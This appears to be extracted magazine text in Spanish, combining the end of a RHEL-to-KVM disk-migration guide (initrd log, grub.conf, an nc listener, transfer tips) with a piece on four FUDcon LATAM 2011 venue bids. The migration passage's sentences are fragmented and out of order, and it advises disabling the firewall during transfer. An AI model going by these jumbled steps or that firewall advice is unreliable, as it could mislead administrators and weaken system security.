/sbin/dmraid.static -> /tmp/initrd.hB2446/bin/dmraid
/sbin/kpartx.static -> /tmp/initrd.hB2446/bin/kpartx
Adding module ehci-hcd
Adding module ohci-hcd
Adding module uhci-hcd
Adding module jbd
Adding module ext3
Adding module virtio
Adding module virtio_ring
Adding module virtio_pci
Adding module virtio_blk
Adding module dm-mod
Adding module dm-log
Adding module dm-mirror
Adding module dm-zero
Adding module dm-snapshot
Adding module dm-mem-cache
Adding module dm-region-hash
Adding module dm-message
Adding module dm-raid45
sh-3.2# exit
```

iniciarse con la nueva imagen initrd.

> Cambie el parámetro HWADDR en la configuración

existentes de interfaces de red por las nuevas correspondientes, o si desea lo contrario, cambie las antiguas en la por las nuevas. Esta tarea también puede realizarla en el administrador de sistemas

kvm (virt-manager/RHEV-M).

> Apague el sistema kvm modificado y desmonte el disco de rescate.

> Una vez realizados los

cambios descritos, el sistema kvm migrado quedará listo para ser utilizado

tardar mucho tiempo, siempre dependiente de su ancho de banda existente y

> En teoría es posible utilizar cualquier LiveCD para realizar la tarea de envío de datos. Es importante recalcar que en algunos casos se podrían producir fallos sobre sistemas LiveCD 32bits al transferir más de 2GB a través de la red, por ende se recomienda realizar el procedimiento con discos de rescate/LiveCD de arquitectura x86_64.

```
sh-3.2# cat /boot/grub/grub.conf
# grub.conf generated by anaconda
#
# Note that you do not have to rerun grub after making changes to this file
# NOTICE: You have a /boot partition. This means that
# all kernel and initrd paths are relative to /boot/, eg.
# root (hd0,0)
# kernel /vmlinuz-version ro root=/dev/vg_local/lv_root
# initrd /initrd-version.img
boot=/dev/vda
default=0
timeout=5
splashimage=(hd0,0)/grub/splash.xpm.gz
hiddenmenu
title Red Hat Enterprise Linux Server (2.6.18-194.el5)
  root (hd0,0)
  kernel /vmlinuz-2.6.18-194.el5 ro root=/dev/vg_local/lv_root rhgb quiet
  initrd /initrd-2.6.18-194.el5-migracion.img
title Red Hat Enterprise Linux Server (2.6.18-194.el5xen)
  root (hd0,0)
  kernel /vmlinuz-2.6.18-194.el5xen ro root=/dev/vg_local/lv_root rhgb quiet
  initrd /initrd-2.6.18-194.el5xen.img
sh-3.2#
```

> Para convertir sistemas Windows (XP/2003) puede usted utilizar un full ntbakup backup/restore procedure entre el sistema origen y el destino.

Recomendaciones

> El procedimiento de clonamiento de disco no es una política de buenas prácticas ya que la solución implica copiar la data de un disco duro completo, utilizando mucho storage y tiempo, ya que es un proceso muy lento. En su lugar se recomienda realizar un plan de migración adecuado, utilizando un correcto procedimiento desatendido con el fin de poder reutilizarlo también durante las futuras migraciones entre versiones RHEL.

capacidad I/O. Las prueba realizadas demoraron 2 horas para 80G sobre un switch 10/100.


> Es recomendado bajar el firewall para descartar cualquier tipo de error durante el proceso de transferencia de datos, o en su defecto, agregue una regla que permita realizar la tarea.

Antonio Sebastián Sallés M.
Technical Account Manager
@ RED HAT LATAM
asalles@redhat.com

> El comando nc es común de linux (GNU nc) pero en ambientes de rescate que utilicen busybox deberá especificar el puerto anteponiendo la opción -p.

busybox> nc -l -p 7000 ...

> El proceso de copiado del disco a través de red puede





Somos Fedora

www.proyecto-fedora.org

Conoce las propuestas para el FUDcon LATAM 2011

El FUDcon (Fedora Users and Developers Conference) es un evento anual que reúne a los mejores talentos de nuestro continente, con la finalidad de consolidar los grupos de trabajo existentes y generar nuevas metodologías de trabajo. Conoce las cuatro propuestas de sede para el FUDcon LATAM 2011



Ciudad de
Panamá
Panamá

La ciudad de Panamá es la capital y mayor ciudad de la República de Panamá. Está localizada a orillas del golfo de Panamá, en el océano Pacífico, La ciudad es el principal centro cultural y económico del país, posee intensa actividad financiera y representa el centro bancario internacional y El Canal de Panamá.

Su amplia oferta cultural y gastronómica hizo que fuera elegida como Capital Americana de la Cultura

Sede Propuesta: Ciudad del Saber

La Ciudad del Saber está basada en la innovación, la cultura emprendedora y la sostenibilidad, lo que la convierte en un centro de intercambio de conocimiento para las Américas.

Pros

> Como Panamá queda en el medio de LATAM y es el centro financiero de la misma; viajes, hoteles y servicios son bastante económicos para convertirla en un destino más atractivo.

> Todos los países de Centroamérica tienen fácil acceso a Panamá; por lo cual, muchos pueden viajar en bus y minimizar los costos para este renglón, logrando una mayor asistencia de embajadores y colaboradores al FUDcon

> Ciudad del Saber tiene una enorme lista de alianzas que

pueden representar un enorme beneficio a la comunidad. Esta lista incluye todas las Universidades de Panamá, agencias gubernamentales, Alianza Francesa, Asociación Nacional de Universidades e Instituciones de Educación Superior de los Estados Unidos Mexicanos, Consejo Latinoamericano de Ciencias Sociales, Global Technologies & Innovation Corporation, Programa Iberoamericano de Ciencia y Tecnología para el Desarrollo, entre otros. Para ver una lista ampliada accede aquí

> Contamos con el apoyo del Centro Internacional de Desarrollo Tecnológico y Software Libre

Cons

> Ya que Panamá está en el centro de LATAM, los costos de los habitantes de la parte baja de SurAmérica sean muy altos.





Foz do Iguaçu Brasil

Foz do Iguaçu es la 4ta ciudad más grande del estado de Paraná en Brasil, y la 11va ciudad más larga de la región sureste del país, con una población de 325,137 habitantes. Esta ubicada aproximadamente a 650 km de Curitiba, la capital de Parana. Los habitantes de la ciudad son conocidos como iguaçuenses.

Foz do Iguaçu es un importante punto ya que representa la Frontera Triple, donde Brasil, Argentina y Paraguay se unen.

La ciudad es una de los destinos más frecuentados por los turistas en Brasil. La mayoría de los turistas son Brasileños y Argentinos, pero los turistas de Canadá, USA, Reino Unido, Alemania, Italia, Francia, Portugal, España, Korea, Japón y China son habituales. La ciudad cuenta con al menos 100 hoteles y posadas.

Sede Propuesta:

Foz do Iguaçu será sede de la Conferencia Latinoamericana



de Código Abierto – Latinoware 2011. Nos gustaría que el FUDcon 2011 coincidiera con este evento.

Pros

>El Latinoware es un gran evento que atraerá la atención al FUDcon

>El evento ya recibe a varios embajadores de LATAM

>La ciudad está ubicada en la frontera con Argentina y Paraguay

>Hay hackfest y recursos informáticos apropiados

Cons

>El evento es usualmente organizado en Octubre o Noviembre, por lo que hará más distante el FUDcon Latam



Porto Alegre Brasil

Porto Alegre está ubicada en el estado de Rio Grande do Sul, la ciudad más al sur de Brasil. El estado tiene frontera con Argentina y Uruguay. Porto Alegre es una de las ciudades más saludables en Latinoamérica y una de las capitales más importantes de Brasil.

Porto Alegre tiene interesantes lugares para hacer turismo, así como la plaza Matrix, el parque Farroupilha y el mercado

público central La ciudad tiene muchos bares concentrados en el centro de la ciudad, cerca de los hoteles.

Sede Propuesta:

Hay varias Universidades en Porto Alegre, tales como UFRGS, UFCSPA y PUCRS (donde el FISL se desarrolla). Porto Alegre es sede del Forum Internacional de Software Libre FISL.

Pros

>FISL es un evento bastante conocido que traerá la atención al FUDcon.

>Podemos unir esfuerzos en un solo evento, en vez de separar el FISL y el FUDcon.

>FISL tiene un alto nivel técnico que nos ayudará en la organización y los hackfest.

Cons

>Ya que el FISL recibe muchas personas y tiene charlas en paralelo, el FUDcon debe ser bien promovido en orden de no ser opacado.





Valparaíso y Viña del Mar Chile

La propuesta de Chile se basa en dos ciudades, Valparaíso y Viña del Mar, ya que las dos ciudades son grandes y comparten igualdad de características. Valparaíso y Viña del Mar están ubicadas en las costas centrales de Chile.

Propuesta de Sede:

Llamadas "La joya del pacífico", Valparaíso fue declarada patrimonio mundial basada en su urbanidad improvisada y su arquitectura única. En 1996, la fundación de Monumentos mundiales declaró el sistema inusual de funiculares de Valparaíso uno de los 100 tesoros históricos.

Viña del Mar es mejor conocida por los turistas y como destino playero (con múltiples playas incluyendo Reñaca, las Salinas, Miramar, Casino y otros). Uno de los atractivos clave son los juegos

de Casino y el festival anual de música, Festival Internacional de la Canción de Viña del Mar que se realiza en el Anfiteatro de la Quinta Vergara.

Valparaíso y Viña del Mar están cerca del aeropuerto internacional ubicado en la Capital Comodoro, Aeropuerto Internacional Arturo Merino Benítez, el cual permite un fácil viaje a los visitantes.

Pros

>Chile está cerca de Argentina, Perú, Bolivia y Brasil.

>Valparaíso y Viña del Mar están a 1 hora de distancia y a mitad de camino del Aeropuerto Internacional de Chile.

>Hay gran cantidad de opciones de viaje ya que Viña del Mar es una playa turística, con varias opciones de hospedaje, restaurantes y lugares para visitar tanto de día como de noche.

>Hay dos Universidades apoyando el evento, Universidad Técnica Federico Santa María y Universidad Central.

Cons

>Como Chile está en la parte baja de Latinoamérica, será difícil traer personas de la parte Norte de Suramérica y de Centroamérica.

Recuerda que las propuestas entran en votación por el comité a partir del 31 de Octubre.

Si quieres obtener más información sobre las propuestas no dudes en visitar:

Ciudad de Panamá - Panamá
(Español / Inglés)

https://fedoraproject.org/wiki/FUDCon:LATAM_2011_Bid_Panama

Foz do Iguaçu - Brasil
(Inglés)

https://fedoraproject.org/wiki/FUDCon:LATAM_2011_Bid_Foz

Porto Alegre - Brasil
(Inglés)

https://fedoraproject.org/wiki/FUDCon:LATAM_2011_Bid_Porto_Alegre

Chile
(Inglés)

https://fedoraproject.org/wiki/FUDCon:LATAM_2011_Bid_Chile



fedora 